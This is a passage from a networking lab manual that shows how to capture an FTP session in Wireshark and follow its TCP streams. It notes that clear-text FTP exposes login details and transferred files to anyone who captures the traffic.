

Figure 24: Wireshark Network Capture - Setup

At this point, Wireshark is capturing all network traffic on the selected interface. Any network traffic captured can be filtered and analyzed during the capture or it can be saved to a file for later analysis. The next step will be to generate network traffic and as part of this workshop, the next lab and steps will be to launch an FTP Client to generate network traffic and packets for analysis.

3.2. Analyzing a Packet Capture of FTP Session

Launch an FTP client and begin the login process and file transfer. Remember that the FTP protocol has two TCP connections made between the client and the server. FTP sessions have a command TCP stream and a data TCP stream. When tracing an FTP session, it is possible to gain Username/Password combinations from the command portions as FTP traffic is transmitted in the clear. The tracing of the DATA session and packets will allow rebuilding of the packets to reveal the files which were transmitted.

1. Launch FTP Client and Establish a Connection



Figure 25: Filezilla - Connecting to FTP Site

2. Transfer File as part of FTP connections



Figure 26: Filezilla - Transferring File

3. Stop Packet Capture in Wireshark



Figure 27: Stopping Packet Capture

At this point there will be a great deal of traffic to sort through and the file will be fairly large.

3.2.1. Trace TCP/FTP Command Session

In order to successfully examine the FTP session, it is good to follow some of the TCP streams. Locate the first FTP packet captured and select follow TCP stream.

1. Look for the first FTP packet, right click and select "Follow TCP Stream"



Figure 28: Follow TCP Stream on Command Connection



Figure 29: Follow TCP Stream on Command Connection - Results

Close that TCP stream and look for the Data TCP Stream and Command Stream for the Data. Look for the FTP packet before FTP-DATA as this will be the command stream for the DATA transferred. This will give the filename and type to be used for the DATA packet capture.

2. Look for the FTP packet just before FTP-DATA and select "Follow TCP Stream"

